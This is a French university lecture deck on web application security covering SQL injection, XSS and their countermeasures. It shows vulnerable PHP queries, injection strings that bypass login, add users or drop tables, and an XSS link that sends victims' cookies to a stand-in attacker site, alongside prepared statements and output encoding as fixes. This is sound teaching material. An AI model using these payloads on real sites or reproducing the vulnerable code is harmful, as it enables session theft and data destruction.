Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
Centre Universitaire de Mila
Institut des Sciences et de la Technologie

Développement Web Avancé

Chapitre 3 : Mise en place d'un site web

Département MI

s.meghzili@centre-univ-mila.dz

Plan

- **Chapitre 3 : Mise en place d'un site web**
  - Vulnérabilité des applications Web et contre-mesures
  - Développement sécurisé d'une application Web (spring security)
  - L'hébergement de sites Web et Le référencement Internet

Principales Attaques:

- **SQL Injection**
  - La mauvaise vérification des **entrées** permet une **requête SQL** malveillante
  - Les défenses connues **résolvent** efficacement le problème
- **XSS (Cross-site Scripting):** script inter-sites
  - Le problème provient de l'**écho** d'une **entrée** non fiable
  - **Difficile à prévenir** : nécessite des soins, des tests, des outils, …
- **CSRF (Cross-site Request Forgery):** falsification de requête intersite
  - Demande **falsifiée** tirant parti de **la session en cours**
  - Peut être évité (si les problèmes **XSS** sont résolus)
- **XEE (XML External Entity)**
- **Denial of Service (Dos)**


SQL Injection

- La faille **SQLi**, abréviation de "**SQL Injection**", soit "injection SQL" en français, est un groupe de méthodes d'exploitation de faille de sécurité d'une **application** interagissant avec une **base de données**.

- Elle permet d'**injecter** dans la **requête SQL** en cours un **morceau de requête non prévu** par le système et pouvant en compromettre la sécurité.

- **Cause** :La mauvaise vérification des **entrées** permet une **requête SQL** malveillante

Injection SQL : idée de base



- This is an input validation vulnerability
  Unsanitized user input in SQL query to back- end database changes the meaning of query
- Specific case of more general command injection

Exemple d'Injection SQL: Entré Malicieux


Table users

Id	name	pass	email
1	Sadf	****	s@univ.dz
2	Nassim	****	n@univ.dz

Logon page that shows an SQL injection string

- **Requête: SELECT * USERS WHERE name=' ' and pass=' '**

Exemple d'Injection SQL: Entré Malicieux



Exemple d'Injection SQL: Entré Malicieux

Un **utilisateur** ayant la possibilité d'envoyer des données directement interprétées par votre **moteur SQL**

La faille de sécurité :

```php
<?php
 $pdo->query("SELECT * FROM users
  WHERE name = '{$_POST['name']}' AND pass = '{$_POST['pass']}'");
?>
```

Exemple

Attack:

```php
<?php
 $_GET['name'] = "' or 1=1; //";
?>
```

```php
<?php
 $pdo->query("SELECT * FROM users
  WHERE name = ' or 1=1; //AND pass = '{$_POST['pass']}'");
?>
```

Always "True"

Prévention d'Injection SQL

- **UTILISATION D'UNE REQUÊTE PRÉPARÉE :**
  - Elle consiste à utiliser des **requêtes préparées** : dans ce cas, une compilation de la requête est réalisée avant d'y insérer les paramètres et de l'exécuter,
  - Ce qui empêche un éventuel ***code*** inséré dans les paramètres d'être interprété

La solution 1:

```php
<?php
 $query = $pdo->prepare("SELECT * FROM users WHERE name = ? AND pass = ?");
 $query->execute(array($_POST['name'], $_POST['pass']));
?>
```

- **ÉCHAPPEMENT DES CARACTÈRES SPÉCIAUX**: Elle consiste à **échapper** les caractères spéciaux contenus dans ***les chaînes de caractères*** **entrées** par l'utilisateur.

La solution 2:

```php
<?php
 $name = $pdo->quote($_POST['name']);
 $pass = $pdo->quote($_POST['pass']);
 $pdo->query("SELECT * FROM users WHERE name = {$name} AND pass = {$pass}");
?>
```

Autres SQL Injection

- Créer un nouveau utilisateur:

  ’; INSERT INTO USERS (‘name’, ‘pass’)

  VALUES (‘hacker’,‘38a74f’);

- Pirater le password:

  ’; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com

- Eliminer tous les comptes utilisateurs :

’; **DROP TABLE USERS;** -- ’

Définition XSS(1)

- Le **C**ross **S**ite **S**cripting (**XSS**) est l'une des ***attaques*** au niveau des applications les plus courantes que les ***pirates*** utilisent pour ***se faufiler*** dans les applications Web aujourd'hui.

- **XSS** est une attaque contre la ***vie privée*** des clients d'un site Web particulier qui peut conduire à une ***violation*** totale de la sécurité lorsque les ***détails des clients*** sont ***volés ou manipulés***.

- Contrairement à la plupart des attaques, qui impliquent deux parties : l'attaquant et le ***site Web***, ou l'attaquant et le ***client victime***, l'attaque ***XSS*** implique trois parties - l'***attaquant***, un ***client (victime)*** et le ***site Web***.

Définition XSS(2)

- Le but de l'attaque CSS est de **voler les cookies** du client, ou toute autre information sensible, qui peuvent **identifier** le client avec le site Web.


- Avec le ***jeton*** de l'utilisateur légitime à portée de main, l'attaquant peut agir en tant qu'utilisateur dans son interaction avec le site - en particulier, **usurper** l'identité de l'utilisateur.

Ecouter les entrées d'un utilisateur

- **Erreur** classique dans le Coté Serveur de l' application:

http://naive.com/search.php?term="Britney Spears"

search.php répond avec :



<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>


OU

GET/ hello.cgi?name=Bob

hello.cgi répond avec:

<html>Welcome, dear Bob</html>

XSS: exemple 1



XSS : exemple 1

- Comment l'utilisateur cliquerait-il sur un tel **lien** ?
  - **E-mail** dans le client de messagerie Web (par exemple, Gmail)
  - **Lien** dans la bannière publicitaire
  - **DoubleClick**… de nombreuses façons d'inciter l'utilisateur à cliquer
- Et si evil.com obtient un **cookie** pour naive.com ?
  - Le cookie peut inclure un **authentificateur de session** pour naive.com
    - Ou d'autres données destinées uniquement à naive.com
  - Violation de "l'**intention**" de la politique de même origine

XSS exemple 2

- Lors d'un **audit** réalisé pour une grande entreprise, il a été possible de consulter les **informations privées** de l'utilisateur à l'aide d'une attaque **XSS**.
- Ceci a été réalisé en exécutant un ***code Javascript malveillant*** sur le **navigateur** de la **victime** (client), avec les « ***privilèges d'accès*** » du site Web.
- Il convient de souligner que bien que la ***vulnérabilité*** existe au niveau du **site Web**, à aucun moment le site Web n'est directement **endommagé**.
- Pourtant, cela suffit au script pour collecter les **cookies** et les envoyer à l'***attaquant***. **Le résultat**, l'attaquant gagne les ***cookies*** et ***usurpe*** l'identité de la victime.

XSS exemple 2 : explication complète

- Je considérerai que le site attaqué est : ***www.vulnerable.site***
- Dans ce site se trouve un script **vulnérable (*welcome.cgi)***.
- Ce script **lit** une partie de la **requête *HTTP*** et la ***renvoie*** à la page de réponse **sans vérifier** qu'elle ne contient pas de **code Javascript** et/ou des balises **HTML**.
- Ce script est nommé ***welcome.cgi***, et son paramètre est « **name** ». Il peut être opéré de cette manière :

Requête:GET http://*www.vulnerable.site***/welcome.cgi?name=JoeHacker**

Et la **Réponse** serait :

<HTML>

<Titre>Bienvenue !**</Titre>**

Salut **JoeHacker** **
**

Bienvenue dans notre système **...**

</HTML>

XSS exemple 2 : explication complète (suite)

- l'attaquant parvient à **inciter** le client victime à **cliquer** sur un **lien** que l'attaquant **lui fournit**.

- Il s'agit d'un **lien conçu avec soin** et de manière malveillante, qui amène le **navigateur** Web de la **victime** à accéder au site (www.vulnerable.site) et à invoquer le **script vulnérable**.

- Les données du script consistent en un **Javascript** qui accède aux **cookies du navigateur client** pour **www.vulnerable.site**.

- **C'est autorisé**, car le navigateur du client "expérimente" le Javascript provenant de **www.vulnerable.site**, et le modèle de sécurité de **Javascript** permet aux scripts provenant d'un site particulier d'accéder aux **cookies** appartenant à ce site.

XSS exemple 2 : explication complète (suite)

- Un tel **lien** ressemble à :
  http://www.vulnerable.site/welcome.cgi?name=<script>
  alerte(document.cookie)</script>
- La **victime**, en cliquant sur le **lien**, générera une **requête** à *www.vulnerable.site*, comme suit :

GET/welcome.cgi?name=<script>alerte(document.cookie)</script>HT TP/1.0 Hébergeur : www.vulnerable.site

Et la **réponse** du site **vulnérable** serait :

<HTML>

<Titre>Bienvenue !**</Titre>**

Bonjour

<script>alerte(document.cookie)**</script>
**

Bienvenue dans notre système

</HTML>

XSS exemple 2 : explication complète (suite)

- Le navigateur du client **victime** interpréterait cette réponse comme une page **HTML** contenant un morceau de **code Javascript**.
- Ce code, lorsqu'il est exécuté, permet d'**accéder** à tous les **cookies** appartenant à **www.vulnerable.site**, et par conséquent, une fenêtre apparaîtra sur le navigateur du client montrant tous les **cookies clients** appartenant à www.vulnerable.site.
- Bien entendu, une véritable attaque consisterait à envoyer ces **cookies** à l'**attaquant**. Pour cela, l'attaquant peut ériger un site web (www.attaquant.site), et utiliser un **script** pour recevoir les **cookies**.
- Au lieu d'ouvrir une fenêtre, l'**attaquant écrirait un code** qui accède à une **URL** sur son propre site (**www.attaquant.site**), invoquant le script de réception des **cookies** avec comme paramètre les cookies **volés**. De cette façon, l'attaquant peut obtenir les **cookies** du serveur **www.attaquant.site**.

XSS exemple 2 : explication complète (suite)

- Le lien **malveillant** serait **:**
  http://www.vulnerable.site/welcome.cgi?name=<script>window.open("http://www.attaquant.site/collect.cgi?cookie="%2Bdocument.cookie)</script >
- Et la page de **réponse** ressemblerait à :

<HTML>

<Titre>Bienvenue !**</Titre>**
Salut<script>window.open("http://www.attaquant.site/collect.cgi?cookie="+document.cookie)</script>


**
**

Bienvenue dans notre système

...

</HTML>

XSS exemple 2 : explication complète (suite)



Note: Event trace diagrams are focused on showing the flow of an event with regards to time between all the involved parties. Each party is depicted as a vertical arrow pointing downwards (time is shown top to bottom), and an event is shown by the larger arrows between parties.

Sécuriser un site contre les attaques XSS (1)

- Empêcher l'injection de scripts dans HTML est difficile!
  - **Bloquer** "<" et ">" ne suffit pas
  - Gestionnaires d'événements, feuilles de style, entrées codées (%3C), etc.
  - phpBB autorisait les balises **HTML** simples comme **<b>**

  <b c=">" onmouseover="script" x="<b ">Bonjour<b>
- Toute **entrée** utilisateur doit être **prétraitée** avant d'être utilisée dans HTML
  - En PHP, **htmlspecialchars**(string) remplacera tous les caractères spéciaux par leurs codes HTML

  ‘ devient ' " devient " & devient &
  - Dans ASP.NET, Server.HtmlEncode (chaîne)

Sécuriser un site contre les attaques XSS (2)

- Il est possible de sécuriser un site contre une attaque XSS ***3*** manières:
  1. **Filtrage d'entrée** « interne » : Pour chaque entrée utilisateur, qu'il s'agisse d'un **paramètre** ou d'un en-tête HTTP, dans chaque script écrit en interne, un **filtrage** avancé par rapport aux balises HTML, y compris le code Javascript, doit être appliqué.

Par exemple, le script "***welcome.cgi***" de l'étude de cas doit **filtrer** la balise "<script>" une fois qu'il a décodé le paramètre "name".
Cette méthode présente de sérieux inconvénients :

- Il nécessite que le **programmeur** ait une bonne connaissance de la **sécurité**.
- Il nécessite que le programmeur couvre toutes les **sources d'entrée** possibles (paramètres de requête, paramètres de corps de requête POST, en-têtes HTTP).
- Il ne peut pas se défendre contre les vulnérabilités des scripts/serveurs tiers. Par exemple, il ne se défendra pas contre les problèmes dans les pages d'erreur des serveurs Web (qui affichent le chemin de la ressource).

Sécuriser un site contre les attaques XSS (3)

- 2. **filtrage de sortie** , c'est-à-dire pour filtrer les données de l'utilisateur lorsqu'elles sont renvoyées au navigateur, plutôt que lorsqu'elles sont reçues par un script. Un bon exemple serait un script qui insère les données d'entrée dans une base de données, puis les présente. Dans ce cas, il est important de ne pas appliquer le filtre à la chaîne d'entrée d'origine, mais uniquement à la version de sortie. Les inconvénients sont similaires à ceux du **filtrage d'entrée**.
